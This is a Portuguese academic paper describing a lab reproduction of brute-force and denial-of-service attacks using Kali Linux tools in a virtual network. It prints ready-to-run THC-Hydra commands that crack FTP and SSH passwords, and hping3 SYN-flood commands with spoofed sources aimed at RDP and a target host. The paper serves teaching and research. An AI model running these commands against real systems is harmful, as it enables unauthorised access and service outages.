Segurança da Informação com *Software* Livre e Ferramentas *Open Source*: Uma Reprodução dos Ataques de Força Bruta e de Negação de Serviço

Rafael Fernando Diorio[1], Edivaldo Serafim[2], Karlan Ricomini Alves[3], Matheus Carvalho Meira[4]

[1]Instituto Federal de Educação, Ciência e Tecnologia de São Paulo – IFSP. E-mail: rafael.diorio@ifsp.edu.br
[2]Instituto Federal de Educação, Ciência e Tecnologia de São Paulo – IFSP. E-mail: eserafim@ifsp.edu.br
[3]Instituto Federal de Educação, Ciência e Tecnologia de São Paulo – IFSP. E-mail: karlan.ricomini@ifsp.edu.br
[4]Instituto Federal de Educação, Ciência e Tecnologia de São Paulo – IFSP. E-mail: meira@ifsp.edu.br

Resumo: Ataques de força bruta e de negação de serviço *(Denial of Service, DoS)* estão dentre os incidentes de segurança mais comuns no âmbito da Internet. Por esse motivo, é crucial que estudantes e profissionais da área de informática, em especial, voltados para a segurança da informação e de sistemas computacionais, estejam preparados para lidar com situações relacionadas aos mesmos. Nesse contexto, este trabalho discorre acerca da reprodução de ataques de força bruta e de negação de serviço utilizando soluções de *software* livre e ferramentas de código aberto *(open source)*, ambas sobre o sistema operacional Kali Linux. Para tal, um cenário de referência é utilizado para fins de experimentação e discussão, possibilitando ao leitor identificar algumas abordagens e soluções que podem ser empregadas em dois dos incidentes de segurança mais comuns na Internet. Essa discussão é importante, por exemplo, para que novas contribuições e/ou abordagens possam ser realizadas no âmbito da segurança da informação e de sistemas computacionais, tais como pertinentes ao desenvolvimento de mecanismos específicos de segurança, bem como em atividades de ensino e/ou de pesquisa relacionadas ao tema, de modo geral.

Palavras–chave: Ensino. Experimentação. *Open Source*. Segurança da Informação. *Software* Livre.

Linha Temática: Ensino e Aprendizagem.

1 INTRODUÇÃO

Em um cenário de rede (Internet) com extrema conectividade e complexidade com o qual nos deparamos nos dias de hoje, garantir a segurança da informação e dos sistemas computacionais é um desafio. Como resultado, uma série de incidentes de segurança, tais como *scans*, invasões e fraudes, dentre outros, tornou-se parte da rotina dos milhares de usuários que exploram recursos da Internet em suas atividades diárias, seja para fins de trabalho ou de lazer. Como exemplo, mais de 800.000 incidentes de segurança foram reportados ao Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil (CERT.br[1]) no ano de 2017, representando um aumento de quase 30% quando comparado ao quantitativo reportado no ano de 2016 (CERT.BR, 2018). Além disso, em uma escala global, alguns incidentes tornaram-se ainda mais complexos, potencialmente perigosos e/ou intensos, tais como pertinentes ao emprego de *malwares* e voltados para a negação de serviço *(Denial of Service, DoS)* ou para força bruta em *logins* de acesso, dentre outros (CISCO SYSTEMS, 2018; ESENTIRE, 2018).

Diante desse cenário, compreender a forma com a qual tais incidentes são realizados, bem como as possíveis abordagens e soluções empregadas para a realização de ambos é crucial para que novas pesquisas e contribuições sejam realizadas no âmbito da segurança da informação e de sistemas computacionais. Dessa forma, tendo como base dois dos incidentes de segurança mais realizados no âmbito da Internet, bem como em outros trabalhos relacionados ao tema (BOŠNJAK; SREŠ; BRUMEN, 2018; DAR et al., 2016; MANDAL; JADHAV, 2016; SUKEYOSI et al., 2013), este trabalho discorre acerca da reprodução de ataques de força bruta e de negação de serviço utilizando soluções de *software* livre e ferramentas de código aberto *(open source)*, ambas sobre o sistema operacional Kali Linux. Para tal, a partir de um cenário de referência, um ambiente computacional é utilizado para fins de experimentação e discussão, possibilitando ao leitor identificar algumas abordagens e soluções que podem ser empregadas em dois dos incidentes de segurança mais comuns na Internet. Essa discussão é importante, por exemplo, para que novas contribuições e/ou abordagens

[1]Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil em https://www.cert.br


possam ser realizadas no âmbito da segurança da informação e de sistemas computacionais, tais como pertinentes ao desenvolvimento de mecanismos específicos de segurança, bem como em atividades de ensino e/ou de pesquisa relacionadas ao tema, de modo geral.

O restante deste trabalho está organizado da seguinte forma: a Seção 2 apresenta o cenário de referência para a reprodução dos ataques de força bruta e de negação de serviço abordados neste trabalho. A Seção 3 discorre sobre os materiais e métodos. A Seção 4 discorre sobre os resultados experimentais e, por fim, a Seção 5 apresenta a conclusão e os trabalhos futuros no âmbito deste trabalho.

2 CENÁRIO DE REFERÊNCIA

O cenário de referência para a reprodução dos ataques de força bruta e de negação de serviço abordados neste trabalho é ilustrado na Figura 1.

Figura 1. Cenário de referência para a reprodução dos ataques de força bruta e de negação de serviço abordados neste trabalho: *Host* atacante (H1) e *hosts* alvos (H2 e H3).



Nesse contexto, conforme ilustrado na Figura 1, o cenário de referência para a reprodução dos ataques de força bruta e de negação de serviço abordados neste trabalho é composto por um *host* atacante (*host* H1) e dois *hosts* alvos (*hosts* H2 e H3). Ambos os *hosts* estão interconectados entre si por meio de uma rede de comunicação simulando um cenário Internet minimalista (não enfatizando, por exemplo, questões e particularidades voltadas à organização da rede em termos de Sistemas Autônomos, Pontos de Troca de Tráfego ou protocolos de roteamento inter-AS e intra-AS, dentre outros), em que o *host* H1 possui endereço IP 200.200.200.1/24, o *host* H2 possui endereço IP 200.200.200.200/24 e o *host* H3 possui endereço IP 200.200.200.201/24. Nesse cenário, *host* H2 atua como servidor para os serviços de transferência de arquivos (via FTP, *File Transfer Protocol*) e de terminal remoto (via SSH, *Secure Shell*) e o *host* H3 atua como servidor para o serviço de área de trabalho remota (via RDP, *Remote Desktop Protocol*).

3 MATERIAIS E MÉTODOS

Para a reprodução dos ataques de força bruta e de negação de serviço a partir do cenário ilustrado na Seção anterior (Figura 1), o *host* atacante (H1) foi configurado utilizando o sistema operacional Kali Linux[2] versão 2018.2 e teve como base para realização dos ataques as ferramentas THC-Hydra[3] e hping3[4]. Por sua vez, os *hosts* alvos (H2 e H3) foram configurados utilizando os sistemas operacionais Linux CentOS[5] versão 7 (*host* H2) e MS Windows Server 2016[6] versão Standard (*host* H3), com serviços de rede implementados por meio das soluções OpenSSH[7] (para o serviço de terminal remoto via SSH), vsftpd[8] (para o serviço de transferência de arquivos via FTP) e

[2]Kali Linux em https://www.kali.org
[3]THC-Hydra em https://tools.kali.org/password-attacks/hydra
[4]hping3 em https://tools.kali.org/information-gathering/hping3
[5]Linux CentOS em https://centos.org
[6]MS Windows Server 2016 em https://www.microsoft.com/pt-br/licensing/product-licensing/windows-server-2016.aspx
[7]OpenSSH SSH Server em https://www.openssh.com
[8]vsftpd FTP Server em https://security.appspot.com/vsftpd.html

MS Remote Desktop Services (para o serviço de área de trabalho remota via RDP). Por sua vez, ambos os *hosts* (H1, H2 e H3) foram implementados na forma de *hosts* virtuais sobre o sistema operacional Linux Ubuntu[9] versão 16.04 LTS, os quais foram virtualizados por meio da solução Oracle VM VirtualBox[10] versão 5.2.4.

Diante desse cenário, os ataques de força bruta e de negação de serviço foram realizados do *host* atacante para os *hosts* alvos, nesse caso, explorando os serviços de rede disponibilizados por ambos os *hosts* no cenário experimental empregado neste trabalho.

4 RESULTADOS E DISCUSSÃO

Tendo como base o cenário de referência descrito na Seção 2, bem como das soluções de *software* descritas na Seção 3, as ferramentas THC-Hydra e hping3 podem ser utilizadas, respectivamente, para a reprodução dos ataques de força bruta e de negação de serviço no âmbito deste trabalho. Em linhas gerais, essas ferramentas fazem parte de um conjunto de ferramentas disponível junto ao sistema operacional Kali Linux, as quais podem ser acessadas, por exemplo, por meio da linha de comandos do sistema.

Nesse contexto, como exemplo, a Figura 2 ilustra a execução do comando pertinente ao THC-Hydra no *host* atacante e, de modo complementar, a Figura 3 ilustra a execução do comando pertinente ao hping3 no mesmo *host* em questão.

Figura 2. Exemplo de comando pertinente a execução do THC-Hydra no *host* atacante.

```
root@kali:~# hydra -h
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations,
or for illegal purposes.

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FI
LE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [service:
//server[:PORT][/OPT]]
```

Obs.: Listagem parcial.

Figura 3. Exemplo de comando pertinente a execução do hping3 no *host* atacante.

```
root@kali:~# hping3 -h
usage: hping3 host [options]
  -h  --help      show this help
  -v  --version   show version
  -c  --count     packet count
  -i  --interval  wait (uX for X microseconds, for example -i u1000)
```

Obs.: Listagem parcial.

Na execução de ambos os comandos (Figuras 2 e 3), o parâmetro *"-h"* é utilizado para exibir informações sobre sintaxe e demais parâmetros de utilização de ambos no sistema. De modo complementar, informações adicionais sobre o THC-Hydra e sobre o hping3 também podem ser obtidas, por exemplo, por meio de suas respectivas páginas de manual no sistema, bem como por meio da página do Kali Linux na Internet, dentre outros.

Nesse contexto, quanto à reprodução de ataques de força bruta por meio do THC-Hydra, é comum que essa ferramenta seja combinada com dois arquivos de texto típicos: um arquivo contendo uma relação de usuários/*logins* de acesso e outro arquivo contendo uma relação de senhas. Nesse caso, o arquivo contendo a relação de usuários/*logins* é utilizado para armazenar os usuários/*logins* de acesso que serão testados durante o ataque de força bruta. Exemplos de conteúdos comuns em tal arquivo são pertinentes aos administradores dos sistemas Linux (usuário *"root"*) e MS Windows (usuários *"administrador"* ou *"administrator"*), além de usuários tidos como padrão em soluções de *software* específicas que serão exploradas no ataque de força bruta. Por sua vez, o arquivo contendo a relação de senhas é utilizado para armazenar as senhas de acesso que serão testadas durante o ataque de força bruta. Essas senhas são testadas para cada um dos usuários/*logins* de acesso, em que é comum que tal arquivo contenha senhas típicas no âmbito da Internet, tais como *"p@ssw0rd"*, *"admin"* e *"123456"*, dentre outras. É importante destacar que diversos sites na Internet disponibilizam "grandes arquivos de senhas" *(wordlists)* para *download*, tal como em http://www.openwall.com/wordlists/, por

[9]Linux Ubuntu em https://www.ubuntu.com
[10]Oracle VM VirtualBox em https://www.virtualbox.org

exemplo. Nesse caso, quanto maior for o conteúdo do arquivo, maior será o tempo de execução do THC-Hydra.

Nesse cenário, como exemplo, a Figura 4 ilustra um possível comando para a realização de ataques de força bruta no serviço de transferência de arquivos (via FTP) disponibilizado pelo *host* alvo H2. De modo complementar, a Figura 5 ilustra um possível comando para a realização de ataques de força bruta no serviço de terminal remoto (via SSH) disponibilizado pelo mesmo *host* em questão.

Figura 4. Exemplo de comando para a realização de ataques de força bruta no serviço de transferência de arquivos (via FTP) disponibilizado pelo *host* alvo H2.

```
root@kali:~# hydra -L users.txt -P passwords.txt ftp://200.200.200.200
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations,
or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-07-09 21:41:33
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4), ~1 try per task
[DATA] attacking ftp://200.200.200.200:21/
[21][ftp] host: 200.200.200.200   login: aluno   password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-07-09 21:41:43
```

Figura 5. Exemplo de comando para a realização de ataques de força bruta no serviço de terminal remoto (via SSH) disponibilizado pelo *host* alvo H2.

```
root@kali:~# hydra -L users.txt -P passwords.txt ssh://200.200.200.200
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations,
or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-07-09 21:43:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4), ~1 try per task
[DATA] attacking ssh://200.200.200.200:22/
[22][ssh] host: 200.200.200.200   login: root   password: p@ssw0rd
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-07-09 21:43:18
```

Observe que, em ambos os exemplos, os ataques de força bruta foram realizados tendo como base os arquivos *"users.txt"* (por meio do parâmetro *"-L"*) e *"passwords.txt"* (por meio do parâmetro *"-P"*), os quais possuem, respectivamente, a relação de usuários/*logins* e senhas que foram utilizados durante tal ataque. De modo complementar, observe que o ataque de força bruta também obteve êxito em ambos os exemplos. Nesse caso, por meio da Figura 4, é possível observar a identificação do usuário *"aluno"* com a senha *"123456"* e, por sua vez, por meio da Figura 5, é possível observar a identificação do usuário *"root"* com a senha *"p@ssw0rd"*. Diante desse cenário, o atacante poderia utilizar essas informações de *login* e senha para realizar acessos futuros ao *host* alvo, tal como para explorá-lo no âmbito de tais serviços, por exemplo.

Por sua vez, quanto aos ataques de negação de serviço, esses são comumente realizados por meio do envio indiscriminado de requisições ao *host* alvo, bem como pela exploração de falhas no sistema e/ou em serviços ofertados por tal *host*, dentre outros. Além disso, é comum que o atacante forje os endereços IP de origem utilizados durante a realização do ataque, tal como para dificultar sua verdadeira origem/identificação, bem como o impedimento de tal ataque por meio de *firewalls* e/ou sistemas de detecção e prevenção de intrusos (*Intrusion Detection System*, *IDS*, e *Intrusion Prevention System*, *IPS*, respectivamente), dentre outros. No âmbito da Internet, também é comum que esse ataque seja realizado de modo distribuído *(Distributed Denial of Service*, *DDoS)*, sendo iniciado a partir de várias origens coordenadas, por exemplo (STALLINGS, 2008).

Nesse contexto, como exemplo, a partir do *host* atacante H1, as Figuras 6 e 7 ilustram dois possíveis comandos para a realização de ataques de negação de serviço empregando a ferramenta hping3 e tendo como alvo o *host* H3. Em tais exemplos, a Figura 6 ilustra a realização do ataque sobre o serviço de área de trabalho remota (via RDP) disponibilizado pelo *host* alvo em questão. Por sua vez, a Figura 7 ilustra a realização do mesmo ataque, porém sem explorar um serviço de rede específico no *host* alvo.

Figura 6. Exemplo de comando para a realização de ataques de negação de serviço sobre o serviço de área de trabalho remota (via RDP) disponibilizado pelo *host* alvo H3.

```
root@kali:~# hping3 -c 100000 -d 120 -S -w 64 -p 3389 --flood --rand-source 200.200.200.201
HPING 200.200.200.201 (eth1 200.200.200.201): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```


Figura 7. Exemplo de comando para a realização de ataques de negação de serviço sem a exploração de um serviço de rede específico no *host* alvo H3.

```
root@kali:~# hping3 -c 100000 -d 120 -S -w 64 --flood --rand-source 200.200.200.201
HPING 200.200.200.201 (eth1 200.200.200.201): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```

Em tais exemplos (Figuras 6 e 7), quanto aos parâmetros empregados para a execução do comando hping3 no *host* atacante, o parâmetro *"-c"* é utilizado para especificar a quantidade de pacotes que será enviada ao *host* alvo, com tamanho de dados definidos por meio do parâmetro *"-d"*. Por sua vez, o parâmetro *"-S"* é utilizado para o envio de pacotes com a *flag* SYN ativada, o parâmetro *"-w"* é utilizado para especificar a *winsize*, o parâmetro *"--flood"* é utilizado para que o envio de pacotes seja realizado da forma mais rápida possível e o parâmetro *"--rand-source"* é utilizado para que os endereços de origem sejam gerados de forma aleatória. De modo complementar, para explorar um serviço específico para o ataque de negação de serviço, utiliza-se o parâmetro *"-p"* seguido da porta de escuta do serviço em questão. Como exemplo, a Figura 6 ilustra a utilização desse parâmetro para especificar a porta de escuta do serviço de área de trabalho remota explorado no *host* alvo, nesse caso, porta 3389/TCP.

Diante desse cenário, utilizando como exemplo o comando ilustrado na Figura 6, a Figura 8 ilustra a utilização dos recursos de processamento (CPU), de memória e de rede no *host* alvo H3 antes da realização do ataque de negação de serviço (à esquerda) e durante a realização do ataque de negação de serviço (à direita).

Figura 8. Utilização de recursos de processamento (CPU), de memória e de rede no *host* alvo H3 antes da realização do ataque de negação de serviço (à esquerda) e durante a realização do ataque de negação de serviço (à direita) por meio do comando ilustrado na Figura 6.



Por meio de tal ilustração (Figura 8), é possível observar um aumento significativo na utilização dos recursos de processamento (CPU) e de rede do *host* alvo durante a realização do ataque de negação de serviço. Nesse exemplo, a utilização dos recursos de processamento passou de valores na ordem de 5% para valores próximos de 80%, com picos de até 100% de utilização de CPU. Por sua vez, a utilização de recursos de rede passou de 0 Kbps para valores próximos de 50 Mbps. De modo complementar, também é possível observar um aumento na utilização de recursos de memória, com valores na ordem de 600 MB antes da realização do ataque e de 700 MB durante a realização do

ataque. Em linhas gerais, esse aumento na utilização de recursos de processamento, de rede e de memória pode comprometer o funcionamento do serviço atacado, bem como o funcionamento do *host* alvo como um todo, ocasionando lentidões e/ou interrupções de acesso aos serviços por ele ofertados na rede, por exemplo.

Diante desse cenário, de modo complementar aos exemplos e discussões realizadas nesta Seção, é importante destacar que a página oficial do Kali Linux na Internet possui uma excelente documentação de referência, com uma série de outros exemplos de extrema valia no âmbito deste trabalho, bem como da segurança da informação e de sistemas computacionais, de modo geral.

5 CONCLUSÃO E TRABALHOS FUTUROS

Este trabalho discorreu acerca da reprodução de dois dos incidentes de segurança mais comuns no âmbito da Internet na atualidade: os ataques de força bruta e os ataques de negação de serviço. Em linhas gerais, essa discussão possibilitou ao leitor identificar algumas abordagens e soluções que podem ser empregadas para a realização de tais ataques, as quais podem ser utilizadas, por exemplo, em atividades de ensino e/ou de pesquisa relacionadas ao tema, bem como em novas contribuições no âmbito da segurança da informação e de sistemas computacionais, de modo geral.

Enquanto parte dos trabalhos futuros, objetiva-se o aprofundamento das discussões acerca dos ataques abordados neste trabalho, tal como no âmbito de outras abordagens que podem ser empregadas para a realização de ambos, por exemplo. De modo complementar, também objetiva-se o emprego de soluções de *software* livre e ferramentas de código aberto para a reprodução e discussão de outros incidentes de segurança comuns no âmbito da Internet, tal como por meio de *malwares*, por exemplo. Além disso, objetiva-se a discussão de abordagens e soluções de segurança que objetivem aprimorar a segurança da rede e dos sistemas computacionais, de modo geral.

REFERÊNCIAS

BOŠNJAK, L.; SREŠ, J.; BRUMEN, B. Brute-force and dictionary attack on hashed real-world passwords. In: 41ST INTERNATIONAL CONVENTION ON INFORMATION AND COMMUNICATION TECHNOLOGY, ELECTRONICS AND MICROELECTRONICS (MIPRO), 2018, Opatija. **Proceedings...** Opatija: IEEE, 2018, p. 1346-1351.

CERT.BR. Estatísticas dos Incidentes Reportados ao CERT.br. Disponível em: <https://www.cert.br/stats/incidentes>. Acesso em: 07/07/2018.

CISCO SYSTEMS. 2017 Annual Cybersecurity Report. Disponível em: <https://engage2demand.cisco.com/LP5681_ty>. Acesso em: 07/07/2018.

DAR, A. H. et al. Experimental Analysis of DDoS Attack and it's Detection in Eucalyptus Private Cloud Platform. In: INTERNATIONAL CONFERENCE ON ADVANCES IN COMPUTING, COMMUNICATIONS AND INFORMATICS (ICACCI), 2016, Jaipur. **Proceedings...** Jaipur: IEEE, 2016, p. 1718-1724.

ESENTIRE. 2017 Annual Threat Report. Disponível em: <https://www.esentire.com/resources/knowledge/2017-annual-threat-report/>. Acesso em: 07/07/2018.

MANDAL, N.; JADHAV, S. A Survey on Network Security Tools for Open Source. In: IEEE INTERNATIONAL CONFERENCE ON CURRENT TRENDS IN ADVANCED COMPUTING (ICCTAC), 2016, Bangalore. **Proceedings...** Bangalore: IEEE, 2016, p. 1-6.

STALLINGS, W. **Criptografia e segurança de redes**. Tradução de Daniel Vieira. Revisão técnica de Ákio Barbosa e Marcelo Succi. 4. ed. São Paulo: Pearson Prentice Hall, 2008.

SUKEYOSI, W. A. P. et al. Ambientes Controlados de Geração de Anomalias: Uma Reprodução de Ataques de Negação de Serviço. In: ANAIS DO COMPUTER ON THE BEACH, 2013, Florianópolis. **Anais...** Florianópolis: UNIVALI, 2013, p. 88-97.